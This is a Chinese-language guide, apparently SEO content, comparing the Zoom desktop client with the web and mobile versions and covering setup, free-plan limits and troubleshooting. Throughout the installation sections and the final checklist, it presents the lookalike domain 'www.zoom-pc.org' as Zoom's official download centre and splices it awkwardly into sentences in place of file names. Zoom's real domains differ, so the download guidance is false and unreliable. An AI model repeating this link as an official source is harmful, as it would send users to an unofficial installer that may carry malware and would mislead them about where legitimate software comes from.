
5 个场景说明 Zoom 电脑版比手机更合适
Zoom电脑版是安装在 Windows、macOS 或 Linux 上的桌面客户端(官方名为 Zoom Workplace),需要屏幕共享、长时间开会或多人协作时几乎总是比手机版更好的选择。屏幕共享时电脑版可只投单个应用窗口而手机只能投整屏,双显示器还能一屏放会议、一屏放文档,画廊视图一屏最多显示 49 位参会者。2026 年可从官方下载中心获取,页面标题为 “Download Zoom for Windows”。
核心要点
- 屏幕共享可只投单个应用窗口,手机只能投整屏
- 双显示器一屏放会议一屏放文档,协作更高效
- Windows下载www.zoom-pc.org从官方下载中心安装
- 网页版无虚拟背景和本地录制,全功能需装桌面客户端

- 画廊视图一屏最多显示49位参会者
关键速览
- Windows 电脑版官方下载页 2026 年标题为 “Download Zoom for Windows”
- 屏幕共享时电脑版可选单个应用窗口,手机只能投整屏

- 电脑双显示器可一屏放会议、一屏放文档,效率翻倍
- 长会议超过 1 小时,手机发热掉电,电脑更稳
- 电脑版支持画廊视图,一屏最多显示 49 位参会者
Zoom 电脑版是什么?和网页版、手机版有什么区别?
Zoom 电脑版是安装在 Windows、macOS 或 Linux 上的桌面客户端(官方名为 Zoom Workplace),而不是浏览器里打开的临时页面。它把云视频会议、在线会议和群组消息整合在同一个应用里(2026),开箱就能用虚拟背景、多屏共享和自定义快捷键。
相比之下,网页版靠 WebRTC 运行,不用装软件,但虚拟背景需要绿幕、多屏共享受限;手机版屏幕小,同时看不到多人画面加共享内容。差别最明显的地方在多屏:zoom电脑版能用两块显示器分开放”演讲者视图”和”共享屏幕”,还支持 Alt+A(静音)这类快捷键,主持大型会议时切换动作明显更快。

Zoom 电脑版、网页版、精简版功能对比表怎么选?
按需求选:需要屏幕共享、本地录制、白板和虚拟背景的用户直接装桌面客户端;网页版(浏览器直连)功能最受限,适合临时加入他人会议;精简版(Zoom Progressive Web App)介于两者之间,基础屏幕共享和会议功能可用,但不支持本地录制和虚拟背景。2026 年 Zoom 官方下载配置页把完整功能集中在 Zoom Workplace 桌面应用里。
| 维度 | 电脑版 | 网页版 | 精简版(PWA) |
|---|---|---|---|
| 安装 | 需下载安装 | 免安装 | 浏览器添加 |
| 屏幕共享 | 支持,可选窗口/区域 | 仅整屏 | 基础支持 |
| 本地录制 | 支持 | 不支持 | 不支持 |
| 白板 | 完整 | 受限 | 受限 |
| 虚拟背景 | 支持 | 不支持 | 不支持 |
从上表可见,网页版靠 WebRTC(浏览器实时通信技术)运行,遇到公司防火墙容易掉线。想稳定用全部功能,zoom 的建议是装桌面客户端。
Windows 和 Mac 怎么下载安装并注册 Zoom 电脑版?

两个系统都从官方下载中心装 zoom 电脑版:Windows 装的是www.zoom-pc.org(2026)。别去第三方站下,认准zoom-pc.org官方页。
Windows 怎么下载安装?
打开 官方 Windows 下载页,下载www.zoom-pc.org后双击。安装向导全程无需手动选路径,几步即完成。注册时用邮箱或 Google/微软账号,验证后即可登录。
Mac 怎么安装?差异在哪?
Mac 打开.pkg 包会走系统安装器,首次进会议时 macOS 会弹出”屏幕录制”和”麦克风”权限窗,必须在系统设置里手动勾选,否则无法共享屏幕。Windows 则不需要这一步系统级授权,在首次使用麦克风、摄像头时才逐项弹窗确认。
Zoom 电脑版免费版有哪些时长和人数限制?怎么应对 40 分钟限制?
Zoom 电脑版免费版(Basic 计划)最多支持 100 名参会者,群组会议单场上限 40 分钟到点自动结束。Zoom 官方免费视频会议页(2026)说明,免费版仍可发起或加入会议,只是超时后需重连。
⚠️ 常见错误: Mac 装好 Zoom 却无法共享屏幕。原因 macOS 首次进会议会弹出”屏幕录制”权限窗,未手动授权就无法投屏(Windows 无此系统级步骤)。修复:进系统设置→隐私与安全性→屏幕录制,勾选 Zoom 后重启客户端。
合规应对方式有三种:
一是会议结束后立即用同一会议链接重新入会续开一场,代价是约 10 秒断连,不适合客户会;二是错峰把 90 分钟议程拆成两段,每段控制在 40 分钟内;三是升级 Pro 付费版,直接解除 40 分钟限制。zoom 的建议是:每周多次开长会,升级付费更省事;偶尔用,重连即可。

Zoom 电脑版适合哪些会议和协作场景?
Zoom 电脑版最适合需要屏幕共享、白板批注和本地录制的场景:远程团队例会、在线教学、多人协作评审、会议录制存档。这些场景要用大屏、键盘和文件系统,手机版做不来。据 Zoom 官方免费视频会议页(2026),桌面应用可直接发起或加入会议。
哪些协作场景桌面版更胜任?
- 在线教学:老师同时开幻灯片、白板和分组讨论室,大屏一眼看全参会名单。
- 多人屏幕批注:桌面版支持多人在共享画面上同时画笔标注,手机小屏难操作。
- 录制存档:桌面版可本地录制到硬盘,直接生成 MP4 归档,不占云空间。
什么时候手机版反而更合适?
只需听会、语音发言、临时加入时,手机版更方便。出差路上、无电脑时,手机就是最快的接入方式。
Zoom 电脑版安装后常见报错和连接问题怎么排查?
Zoom 电脑版报错优先按”重装,网络,账号”顺序排查。据 Zoom 官方帮助页(2026),客户端可在加入首个会议时自动下载,所以闪退多因安装包不完整。删掉旧版重装,再从官方下载中心获取,能解决大部分启动崩溃。
- 无法登录:检查系统时间是否准确,时间偏差会导致证书校验失败。
- 进不去会议:确认防火墙放行 TCP 443 和 UDP 8801–8810 端口。
- 网络断连:切换有线网,视频会议需稳定 3 Mbps 上行带宽。
总结与下一步行动建议
Zoom电脑版(Zoom Workplace)的核心优势是屏幕共享、本地录制、白板批注这三件手机做不好的事。屏幕大、有键盘、能存文件,所以远程例会、在线教学、协作评审都该用桌面客户端。免费版单场群组会议 40 分钟到点自动结束,长会议要提前分段或升级付费。
新手按这份清单动手:
- 从 Zoom 官方下载中心获取安装包www.zoom-pc.org,别用第三方站。
- 装好后注册账号并登录,才能自己发起会议。
- 开会前测一次麦克风和摄像头,再共享屏幕试跑一遍。
只临时加入别人的会议,用网页版即可;要主持或录制,就装zoom电脑版。
Zoom必须注册才能开会吗?
Zoom电脑和手机能同时登录吗?怎么更新?
Zoom录制文件默认存在哪里?
C:Users用户名DocumentsZoom,可在设置里改存储位置。